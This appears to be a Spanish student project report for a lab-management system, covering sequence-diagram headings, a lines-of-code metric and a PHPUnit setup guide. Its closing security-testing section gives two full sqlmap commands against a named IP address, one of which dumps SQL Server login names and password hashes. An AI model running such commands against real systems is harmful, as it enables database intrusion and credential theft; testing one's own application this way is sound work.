
## Diseño de la base de Datos

## Diagramas de Secuencia


### CU1. Gestionar Paciente




### CU2. Gestionar Medico




### CU3. Gestionar Análisis



### CU4. Subgrupo de Análisis




### CU5. Gestionar Muestra




### CU6. Gestionar Resultado de Análisis

### CU7. Gestionar Bioquímico



# Flujo de Trabajo: Implementación




# Pruebas

## Contar líneas de Codigo

**Lines of Code Wichtel**

**Líneas de código fuente** **(SLOC),** también conocidas como **líneas de código** **(LOC),** es una [métrica de software](https://translate.googleusercontent.com/translate_c?depth=1&hl=es&prev=search&rurl=translate.google.com&sl=en&u=https://en.wikipedia.org/wiki/Software_metric&usg=ALkJrhjE-cKB8TRhT0B9hG3KHZmzaXNEYA) utilizado para medir el tamaño de un [programa de ordenador](https://translate.googleusercontent.com/translate_c?depth=1&hl=es&prev=search&rurl=translate.google.com&sl=en&u=https://en.wikipedia.org/wiki/Computer_program&usg=ALkJrhgsIpVH6188q-GtfMcQXLXFfKyw-w) mediante el recuento del número de líneas en el texto de programa del [código fuente](https://translate.googleusercontent.com/translate_c?depth=1&hl=es&prev=search&rurl=translate.google.com&sl=en&u=https://en.wikipedia.org/wiki/Source_code&usg=ALkJrhjM8-iO4QQevu1nYKjM0b2suOVdyA) . SLOC se suele utilizar para predecir la cantidad de esfuerzo que se requiere para desarrollar un programa, así como para estimar [la productividad de programación](https://translate.googleusercontent.com/translate_c?depth=1&hl=es&prev=search&rurl=translate.google.com&sl=en&u=https://en.wikipedia.org/wiki/Programming_productivity&usg=ALkJrhg2yLN4aIKxUUCPRTt35RuWGH0qfg) o [de mantenimiento](https://translate.googleusercontent.com/translate_c?depth=1&hl=es&prev=search&rurl=translate.google.com&sl=en&u=https://en.wikipedia.org/wiki/Maintainability&usg=ALkJrhgx1n19_sCpZrfnHumpdoUWDBQ3_A) una vez que se produce el software.

**Ejemplo de Herramienta LINES OF CODE WICHTEL**



## Pruebas de Unidad

PHP UNIT

Configuración de Proyecto

Lo primero que tenemos que hacer es instalar y configurar PHPUnit. Para esto vamos a crear una carpeta en nuestro servidor llamada TutorialPHPUnit en donde tendremos todo. Para instalar PHPUnit utilizaremos Composer, por lo tanto vamos a crear el archivo composer.json con el siguiente contenido.

"require-dev": {

"phpunit/phpunit": "4.0.\*@dev"

}

}

Ahora desde nuestro terminal corremos el comando composer update --dev y dejemos que Composer haga su magia e instale PHPUnit en nuestro proyecto de prueba. Una vez que termine la instalación podemos probar que todo funciono correctamente corriendo el comando vendor/bin/phpunit.


Si todo se instalo bien entonces podemos pasar a configurar el proyecto con Composer, para esto vamos de nuevo al archivo composer.json. Vamos a indicarle que debe hacer autoload de los archivos de la carpeta CodeHeroPHPUnit, esta es una nueva carpeta que debemos crear y donde vamos a tener todo nuestro codigo.

Para las pruebas se pone una clase con la extensión \PHPUnit\_Framework\_TestCase

Y se ejecuta mediante comando de consola la unidad a probar


Ej: C:\xampp\htdocs\project2>PE.php

Y el resultado sera :



En este caso cuenta con que la falla esta en un valor booleano


Cuando se corrige salta un mensaje de consola asi :




## Pruebas de Seguridad

**SQL Injection para nuestro caso de estudiol: http://54.187.223.208/**

sqlmap.py --url="http:// 54.187.223.208" --data="\_\_EVENTTARGET=&\_\_EVENTARGUMENT=&\_\_VIEWSTATE=%2FwEPDwULLTE4MjI5ODQ3ODhkZBhYr%2F8jkYBFxsKYA1YM1vPkqv5P%2FQj8KLA89PfymMCs&\_\_EVENTVALIDATION=%2FwEdAARI43w1YsdHPRRITZvRBlVuY3plgk0YBAefRz3MyBlTcInkg%2Fut7Je4AtoEsfzZAOI85pbWlDO2hADfoPXD%2F5tdeqsY63Vwtk2NY2Vz7Ib0nYv%2BCWGPoIG6fglzvAXHKcM%3D&txtUserName=adinanta&txtPWD=p%40ssw0rd&btnSubmit=Submit" -p txtUserName –banner



sqlmap.py --url="http:// 54.187.223.208" --data="\_\_EVENTTARGET=&\_\_EVENTARGUMENT=&\_\_VIEWSTATE=%2FwEPDwULLTE4MjI5ODQ3ODhkZBhYr%2F8jkYBFxsKYA1YM1vPkqv5P%2FQj8KLA89PfymMCs&\_\_EVENTVALIDATION=%2FwEdAARI43w1YsdHPRRITZvRBlVuY3plgk0YBAefRz3MyBlTcInkg%2Fut7Je4AtoEsfzZAOI85pbWlDO2hADfoPXD%2F5tdeqsY63Vwtk2NY2Vz7Ib0nYv%2BCWGPoIG6fglzvAXHKcM%3D&txtUserName=adinanta&txtPWD=p%40ssw0rd&btnSubmit=Submit" -p txtUserName --sql-query="select name,master.sys.fn\_sqlvarbasetostr(password\_hash) from master.sys.sql\_logins"



**RESULTADO DE LA CONSOLA**

